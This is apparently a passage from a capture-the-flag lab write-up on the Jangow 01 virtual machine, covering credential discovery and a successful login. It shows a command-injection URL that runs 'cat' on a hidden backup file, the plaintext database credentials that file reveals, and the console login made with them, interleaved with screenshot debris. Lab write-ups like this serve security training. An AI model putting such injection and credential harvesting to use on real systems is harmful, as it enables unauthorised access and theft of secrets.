
6. Credential Discovery

Sensitive artifacts were found revealing credentials (likely from backups/configs).



7. Proof of Success (Login)

Final authenticated login to the application:



192.168.56.102/site/busque.php?b: X

192.168.56.102/site/busque.php?buscar=cat%20/var/www/html/.backup

Summarize

```
$servername = "localhost"; $database = "jangow01"; $username = "jangow01"; $password = "abygurl69"; // Create connection $conn =  
mysqli_connect($servername, $username, $password, $database); // Check connection if (!$conn) { die("Connection failed: " . mysqli_connect_error()); } echo  
"Connected successfully"; mysqli_close($conn);
```

Page Workspace

dom.js

```
1 $servername = "localhost";  
2 $database = "jangow01";  
3 $username = "jangow01";  
4 $password = "abygurl69";  
5 // Create connection  
6 $conn = mysqli_connect($servername, $username, $password, $database);  
7 // Check connection  
8 if (!$conn) {  
9     die("Connection failed: " . mysqli_connect_error());  
10 }  
11 echo "Connected successfully";  
12 mysqli_close($conn);  
13  
14
```

Watch

Breakpoints

Scope

Call Stack

XHR/fetch Breakpoints

DOM Breakpoints

Global Listeners

Event Listener Breakpoints

Coverage: n/a

Console Issues Autofill Network conditions

Include third-party issues Severity: Default levels Browser: Top browsers

Group by kind


```
🐉 jangow 01 [Running] - Oracle VirtualBox
File      Machine    View      Input     Devices   Help

JANGOW 01
REDE:

Hint: Num Lock on

jangow01 login: jangow01
Password:
Last login: Sat Mar  7 15:37:16 BRT 2026 on tty1
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

262 pacotes podem ser atualizados.
175 atualizações são atualizações de segurança.

jangow01@jangow01:~$ _
```